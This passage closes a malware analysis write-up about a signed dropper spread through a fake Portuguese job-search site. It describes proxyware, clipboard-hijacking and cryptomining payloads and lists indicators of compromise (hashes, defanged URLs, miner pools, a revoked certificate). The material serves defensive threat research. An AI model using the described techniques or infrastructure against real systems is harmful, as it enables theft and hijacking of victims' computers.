We have already analyzed this command - starts the script.b64 from the it's own filepath directory.
Executable file

The dlIhost.exe executable isn't that interesting either. It has been dropped by the GoogleCrashHandler64.exe and it is a regular XMRig cryptominer.
We can see whole execution chain and identification on this AnyRun scan. Not to mention, on VirusTotal's behavior we can also spot:
-   C:\Users\<USER>\.config\xmrig.json
-   C:\Users\<USER>\.xmrig.json
Final verdict
We've went through many payloads. It's time to recap what we looked at.
This is a multi-payload, almost undetected malware with a valid digital signature (34.028.832 HIGOR PEREIRA MORAIS) distributed via a fake job search website with the payloads consisting of:
- proxyware - abuses legitimate software called Mysterium Node, will result in the network being used as a residential proxy/VPN
- clipbanker - using PowerShell and advanced mathematics checksum that support up to 20 wallets it is able to proactively monitor and replace cryptowallets in your clipboard
- cryptojacker - an XMRig cryptomining malware is deployed and persistently being restarted using a batch script
The file is slowly gaining detections and after contacting Squiblydoo - owner of https://certgraveyard.org/ the certificate is now revoked.
IoC
Files:
| Filename | SHA256 Hash | Description | VirusTotal Link |
|---|---|---|---|
| CadastrarCurriculo.exe | 21e06c9ee37d2da327b5d2c8bea6d68d9674ab8b2243005ffb3e8ef7b8965675 |
Signed, first stage of AdvancedInstaller | VT Link |
| CadastrarCurriculo.msi | 8d37465dd2b8c0d208093a583c900dc4b2bfa4dee2de12b1959a3541ff8eb1a5 |
Signed, second stage AdvancedInstaller dropper & loader | VT Link |
| Embedit.exe | ea50ee52fc0db2cab8f51d62c3e50a8854e74deb250d5bfc4d99ab50c559a091 |
Enigma-packed executable responsible for Myst Launcher configuration and start | VT Link |
| GoogleCrashHandler.exe | 4ec2951bcfa225865a2582c2f0e84d52cc3031e299cbaed119861c58d6a503c4 |
Komponenta pro persistence a stahování dalších modulů. | VT Link |
| GoogleCrashHandler64.exe | b9a3a3fb5d23537d37d4cf411bc45815261e7f80bb6c455bc6e01086aecd7db1 |
Responsible for dropping XMRig cryptominer (dlIhost.exe) |
VT Link |
| SheIlExperienceHost.exe | ca2efda753d4894612238e32370471b8cd514f4ea548e23dbf00429f4a7a4d81 |
Responsible for dropping and executing PowerShell ClipBanker | VT Link |
| dlIhost.exe | a69a4a3ac2f8dcc168a17e1b07a839e268f8871fe63b9b56c306205f9d733ecf |
XMRig cryptominer | VT Link |
| myst-launcher-amd64.exe | 84f41a3516629d92f2dbd7bc287dd61db2a8992da3edc0982db9002eef4043fb |
Mysterium Node launcher | VT Link |
| viewer.exe | 1259486122934390eedf60d24fb91da16a738146460a93ee57b8cb8ea9a27a71 |
Legitimate viewer but signed by the malicious cert, used to start the ad server after installation, does not exhibit other malicious behaviour | VT Link |
| 0N1VQNPQ.bat | bd52c55e005878726fa1ba1f55bd608cb78dbb254535e8c61c215b5f6f6b29bc |
Mysterium Node configuration script | VT Link |
| 804T5D75.bat | 7c62c55eb84f41e303815a5b23cabb14d1f3419deae098e55622f8c037b6fc5a |
XMRig watchdog. | VT Link |
| 0JMQJ1F5.bat | 581cf1ccebc59f9ff246413a8e1b685c04631b0edf0462ba87c6adbc8fce4e6f |
PowerShell loader for clipbanker. | VT Link |
| script.b64 | f9b700a5c6816fd0899892c4667d08df8f90c8b648f7d45ac019d5097957d337 |
Clipbanker | VT Link |
URL's:
| URL | Type | Description |
|---|---|---|
vagasflix.com |
Delivery URL | Main, legitimate looking Portuguese job search site |
https[:]//vagasflix.com/og.php?u=/cl/i/melo5w |
Ad display URL | URL opened by viewer that displays various ads |
https[:]//fsn1.your-objectstorage.com/f06fc1b7/ |
Payload delivery | S3 bucket where payload components are downloaded from |
https[:]//fsn1.your-objectstorage.com |
Exfiltration endpoint | Endpoint used to exfiltrate the keystore folder from Mysterium Node |
xmr.shinrarigs.com |
Miner pool | XMRig miner pool |
gulf.moneroocean.stream |
Miner pool | XMRig miner pool |
xmr2.shinrarigs.com |
Miner pool | XMRig miner pool |
Digital signatures
| Name | Description |
|---|---|
34.028.832 HIGOR PEREIRA MORAIS |
High risk certificate used for this malware |
Thank you for reading my analysis.